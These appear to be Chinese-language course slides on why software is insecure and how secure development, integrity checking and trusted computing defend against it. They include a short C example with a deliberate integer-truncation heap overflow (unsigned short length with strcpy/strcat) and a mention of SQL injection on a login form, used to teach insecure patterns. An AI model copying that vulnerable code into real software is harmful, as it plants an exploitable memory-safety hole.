
# 软件不安全的原因

软件系统出现安全问题，并造成损失，一方面是由于攻击者的猖獗，但是从开发者角度，几乎都有一个共同的基本原因：软件系统在设计、编码、测试和运行阶段，没有发现软件中的各种安全隐患，导致软件系统的不安全。

系统安全隐患一般可以分为两类： 错误和缺陷

- ❖ **错误**是指软件实现过程出现的问题，大多数的错误可以很容易发现并修复，如缓冲区溢出、死锁、不安全的系统调用、不完整的输入检测机制和不完善的数据保护措施等；
- ❖ **缺陷**是一个更深层次的问题，它往往产生于设计阶段并在代码中实例化且难于发现，如设计期间的功能划分问题等，这种问题带来的危害更大，但是不属于编程的范畴。

# 错误 (Error) 与缺陷 (Fault )



# 软件不安全的原因

软件系统不安全的原因：

- 首先，站在软件开发者主观的角度，软件不安全的原因可以归纳为以下几种：


**(1) 软件的生产没有严格遵守软件工程流程。**由于缺乏经验或者蓄意(如片面追求高进度)的原因，软件的设计者和开发者们没有一个统一的管理，可以在软件开发周期的任意时候，随意删除、新增或者修改软件需求规格说明书、威胁模型、设计文档、源代码、整合框架、测试用例和测试结果、安装配置说明书，使得软件的安全性保证大大减弱。

源文件1: **A(int x){ B(x) }**

...

源文件n: **B(short y){ ... }**

# 设计缺陷 (Design Fault)




# 软件不安全的原因

(2) 大多数系统软件或其他商业软件，结构都相当大并且复杂，而且由于考虑到软件的扩展性，它们的设计更加巧妙，复杂性可能会更加提高一些。在运行的过程中，这些系统又可以在大量不同的状态之间转换，这个特性使得开发和使用持续正常运行的软件，是一件很困难的事情，更不用说持续安全运行了。

面对不可避免的安全威胁和风险，项目经理和软件工程师必须从开发流程做起，让安全性贯穿整个软件开发。就大多数相对成功的软件工程案例而言，如果项目经理和软件工程师针对软件缺陷进行系统的训练，可避免软件的许多安全缺陷。

# 复杂性导致的缺陷



# 软件不安全的原因

(3) 编码者没有采用科学的编码方法。在软件开发的过程中没有考虑软件可能出现的问题，仅仅将能够想到的问题停留在实验室进行解决。实际上，有些程序，在实验室阶段根本不会出现安全隐患，如下代码：

```
int main(int argc, char* argv[])
{
    unsigned short total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char* buffer = (char*)malloc(total);
    strcpy(buffer, argv[1]);
    strcat(buffer, argv[2]);
    free(buffer);
    return 0;
}
```

# 软件不安全的原因

(4) 测试不到位(不过有时是无法到位)。主要是测试用例的设计无法涵盖尽可能典型的安全问题。如下的登录表单：


用户名

密码



一般测试用例只是设计输入正确的用户名和密码，看能否正常登录；再输入错误的用户名和密码，看能否得到相应的错误提示。但是攻击者如果输入某些和**SQL注入**有关的值，就有可能在不需要知道用户名和密码的情况下登录到系统，甚至知道系统中的其他信息或对系统中的内容进行修改。

# 测试不到位



# 软件不安全的原因

- ❖ 因此，我们可以看到，不管采用了什么样的措施，软件系统的安全问题都无法完全避免。
- ❖ 即使在需求分析和设计时可以避免（如通过形式化方法），或者在开发时可以避免（比如通过全面的代码审查和大量的测试），但缺陷还是会在软件汇编、集成、部署和运行时候被引入。
- ❖ 不管如何忠实的遵守一个基于安全的开发过程，只要软件的规模和复杂性继续增长，一些可被挖掘出来的错误和其他的缺陷是肯定存在的。我们所能做的工作就是尽量让安全问题变少，而不能完全消灭安全问题。

# 软件系统安全问题

- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ 任何软件系统都是不安全的
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因
- ❖ 如何考虑系统安全问题?


# 系统安全防护手段

- 安全设计与开发
  - 内存安全语言
- 软硬件隔离
  - 虚拟隔离
- 保障运行环境
- 加强软件自身行为认证
- 恶意软件检测与查杀
- 黑客攻击防护
- 形式化验证

# 1. 安全设计与开发

- 强化软件工程思想，将安全问题融入到软件的开发管理流程之中，在软件开发阶段尽量减少软件缺陷和漏洞的数量。
- 微软：信息技术安全开发生命周期流程（Secure Development Lifecycle for Information Technology，缩写为SDL-IT）。
  - 该流程包含有一系列的最佳实践和工具，用于微软内部业务应用以及许多微软客户的开发项目中。
  - 微软的Windows 7、8、10系统
- 华为SDL实践
  - 需求、设计、开发阶段，上线前测试时，应急响应，供应链安全

# SDL开发模式




## 2. 保障运行环境

- 保障软件自身运行环境，加强系统自身的数据完整性校验
  - 软件完整性校验
    - 目前很多安全软件在安装之初将对系统的重要文件进行完整性校验并保存其校验值，如卡巴斯基安全套件。
  - 系统完整性校验
    - 目前有些硬件系统从底层开始保障系统的完整性，可信计算思想是典型代表。

openEuler-24.03-LTS-x86\_64-dvd.iso

openEuler-24.03-LTS-x86\_64-dvd.iso.sha256sum

# TCG的可信计算信任链的传递




### 3. 加强软件自身行为认证

#### □ 软件动态可信认证

■ 在确保软件数据完整性的前提下，如何确保软件的行为总是以预期的方式，朝着预期的目标运行。

# 信任链的传递



# 高可信软件技术研究

- 美国计算研究协会: 把高可信软件系统看作是目前计算机研究领域必须应对的五大挑战之一。
- 美国国家科技委员会: 在其总统财政预算报告中指出, 高可信软件技术是需要优先开展的研究工作, 包括构造更加安全、可靠和健壮的可信软硬件平台, 提供更高效的可信软件开发技术, 以及建立新的保证复杂软件系统高可信的科学和工程体系等。
- 美国国防部高级研究计划署 ([Defense Advanced Research Projects Agency, DARPA](#)) : 将高可信系统和软件列为目前需要面对的四大挑战之一。
- 美国国家科学基金会、美国宇航局和美国安全局 ([National Security Agency, NSA](#)) 等: 高可信软件技术研究的重要投资方。
- 微软: 可信赖计算([Trustworthy computing, TWC](#))

# 可信软件

- 我国政府十分重视软件系统的可信性问题。
  - 国家自然科学基金委从2007年启动了“可信软件基础研究”重大研究计划；
